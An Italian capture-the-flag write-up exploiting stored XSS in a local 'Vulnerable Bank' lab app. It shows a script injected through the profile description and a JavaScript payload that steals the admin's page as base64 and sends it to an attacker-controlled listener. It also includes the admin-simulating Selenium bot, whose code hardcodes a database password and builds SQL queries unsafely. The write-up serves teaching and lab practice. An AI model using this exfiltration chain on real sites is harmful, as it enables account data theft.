
Come visto in precedenza, quando inviamo un messaggio all'admin, quest'ultimo prima di tutto visita la nostra pagina profilo, se essa fosse vulnerabile ad attacchi XSS riusciremmo a fare eseguire del codice JavaScript all'admin inviandogli un messaggio qualsiasi!

Test dell'XSS nella pagina profilo

All'interno della pagina Profile è presente un'area di testo per poter modificare la nostra descrizione, questa potrebbe essere il nostro punto di partenza per un'attacco Stored XSS (dato che la descrizione viene salvata nel database).

Proviamo quindi a modificare la nostra descrizione con il seguente payload:

```
<script>alert("XSS worked");</script>
```



XSS-Test

Il codice JavaScript viene eseguito ogni volta che ricarichiamo la pagina!

Questo significa che se l'admin visitasse la nostra pagina profilo **eseguirebbe lo stesso alert**.

Analisi payload.js

Procediamo dunque alla stesura del codice JavaScript.

L'idea alla base è di avviare un web browser con python3 e restare in ascolto su una determinata porta `8081` nel nostro caso.

Il compito del codice JavaScript malevolo sarà quello di effettuare una richiesta GET alla pagina Profile dell'admin, encodizzare il contenuto della pagina in `base64`, ed inviarla al nostro web browser in ascolto tramite una richiesta GET sfruttando l'attributo `src` dell'oggetto `Image`.

Nella pratica il codice malevolo effettuerà una richiesta al nostro server python3 per un'immagine il cui nome sarà la stringa encodizzata! Una volta ottenuta la stringa ci basterà decodizzarla per ottenere la pagina profile dell'admin in formato `html`.

fonte di ispirazione: <https://www.trustedsec.com/blog/simple-data-exfiltration-through-xss/>


```

function read_body(xhr)
{
    var data;

    if (!xhr.responseText || xhr.responseText === "text")
    {
        data = xhr.responseText;
    }
    else if (xhr.responseText === "document")
    {
        data = xhr.responseXML;
    }
    else if (xhr.responseText === "json")
    {
        data = xhr.responseJSON;
    }
    else
    {
        data = xhr.response;
    }
    return data;
}

function stealData()
{
    var uri = "http://127.0.0.1:5000/BankProfile";

    xhr = new XMLHttpRequest();
    xhr.open("GET", uri, true);
    xhr.send(null);

    xhr.onreadystatechange = function()
    {
        if (xhr.readyState == XMLHttpRequest.DONE)
        {
            var dataResponse = read_body(xhr);

            var exfilData = btoa(dataResponse);
            var downloadImage = new Image();

            downloadImage.onload = function()
            {
                image.src = this.src;
            };

            downloadImage.src = "http://127.0.0.1:8081/exfil/" + exfilData + ".jpg";
        }
    }
}

stealData();

```

Exploitation

1. Inseriamo all'interno della nostra descrizione il seguente payload:

```
src="http://127.0.0.1:8081/exfilFlag.js"></script>
```

```
<script
```

stiamo quindi dicendo al browser di eseguire lo script hostato sulla nostra macchina.


Profile Page

Your account details are below, you can modify your description:

Username: bob

Email: bob@bankmail.com

Balance: 100\$

Description: 

`<script src="http://127.0.0.1:8081/exfilFlag.js">
</script>`

Come possiamo notare dalla descrizione vuota lo script viene eseguito ogni volta che viene caricata la pagina.

2. posizioniamoci nella cartella contenente il codice `exfilFlag.js` e avviamo un server web in ascolto sulla porta 8081

```
lade@lade-home: ~/VulnProject/expolits
lade@lade-home: ~/VulnPro... x lade@lade-home: ~/VulnPro... x lade@lade-home: ~/VulnPro... x lade@lade-home: ~/VulnPro... x
lade@lade-home:~/VulnProject/expolits$ sudo python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
```

3. Concludiamo quindi inviando un qualsiasi messaggio all'admin e controlliamo il nostro terminale!

Ask us for Support

Explain your problem here, one of our admin will visit your profile and read your message:

Hey I just hacked you!

Send

Requests sent succesfully, we'll recontact you soon!


Dopo qualche istante vedremo comparire sul terminale una richiesta GET per un file `.jpg` il cui nome è una stringa `base64`

[illegible]

Copiamo quindi la seguente stringa in un file di testo qualsiasi ad esempio `toDecode.txt` e decodizziamolo con il comando `cat toDecode.txt | base64 -d > AdminProfile.html`

Proof of Concepts

apriamo quindi il file `AdminProfile.html` in un qualsiasi editor di testo oppure utilizzando un browser:



Vulnerable Bank

[Home](#) [Inbox Requests](#) [Transfer Money](#) [Profile](#) [Search User](#) [Logout](#)

Profile Page

Your account details are below, you can modify your description:

Username: admin
Email: admin@bankmail.com
Balance: 100\$
Description: {FLAG3-Etz351Sdc}

Abbiamo quindi estratto informazioni sensibili dalla pagina Profile dell'account admin e ottenuto l'ultima **FLAG!**

Questa challenge insegna a proteggere form e input da attacchi XSS ad esempio introducendo dei sistemi di sanificazione ed escape di caratteri speciali!

Bot Selenium (admin)

Per simulare il comportamento dell'account admin è stato realizzato un bot con la libreria Selenium.

Di seguito viene riportato il codice

```
#!/usr/bin/python3

from selenium import webdriver
from selenium.webdriver.support.ui import WebDriverWait
from selenium.webdriver.common.by import By
from selenium.webdriver.support import expected_conditions as EC
import time, re
import pymysql.cursors

username = "admin"
password = "CENSORED"
url = "http://127.0.0.1:5000/BankLogin"
inbox = "http://127.0.0.1:5000/BankInboxRequests"
searchProfile = "http://127.0.0.1:5000/BankSearchUser"

URL_PATTERN = r'(http[s]?://[^\s]+)'
```

```

#initialization
bot = webdriver.Chrome("chromedriver")

# login
bot.get(url)
bot.find_element("id", "username").send_keys(username)
bot.find_element("id", "password").send_keys(password)
bot.find_element(By.CLASS_NAME, "login-button").click()
bot.get(inbox)
while True:
    time.sleep(5)
    bot.refresh()
    object_messages = bot.find_elements(By.CSS_SELECTOR, "text")
    object_users = bot.find_elements(By.CSS_SELECTOR, "strong")

    users = []
    messages = []

    for obj_usr, obj_msg in zip(object_users, object_messages):

        users.append(obj_usr.text.strip().replace(':', ''))
        messages.append(obj_msg.text)

print(users)
print(messages)
for user, message in zip(users, messages):

    url = re.findall(URL_PATTERN, message) #cerca url nel messaggio

    if(len(url) != 0): #se ci sono url
        bot.get(url[0]) #vai al primo url
        time.sleep(5)
    else:
        bot.get(searchProfile)
        bot.find_element(By.NAME, "user").send_keys(user)
        bot.find_element(By.NAME, "search").click()
        time.sleep(5)

    bankconnection = pymysql.connect(host='localhost',
                                     user='bankadmin',
                                     password='SuperAdminPassword!',
                                     database='banksystem',
                                     cursorclass=pymysql.cursors.DictCursor)

    try:
        with bankconnection.cursor() as cursor:
            print("try to delete %s" %message)
            cursor.execute("UPDATE accounts SET description = 'None' WHERE username = '%s'" %user)
            cursor.execute("DELETE from messages where text = '%s'" %message)
            bankconnection.commit()
    except Exception as e:
        print(e)

bot.get(inbox)

```

Il bot si logga nel sito con le credenziali dell'admin e legge i messaggi all'interno della pagina BankInboxRequest.

Tramite una regex riesce a distinguere se il messaggio contiene un link e quindi lo “clicca” altrimenti controlla semplicemente la pagina profilo dell'utente.

Dopo aver letto ogni messaggio lo cancella dal database, inoltre setta a `None` la descrizione del mittente, questo per evitare persistenze del codice js inserito nel caso esso renda inutilizzabile l'applicazione (ad esempio reindirizzamenti ad altre pagine web).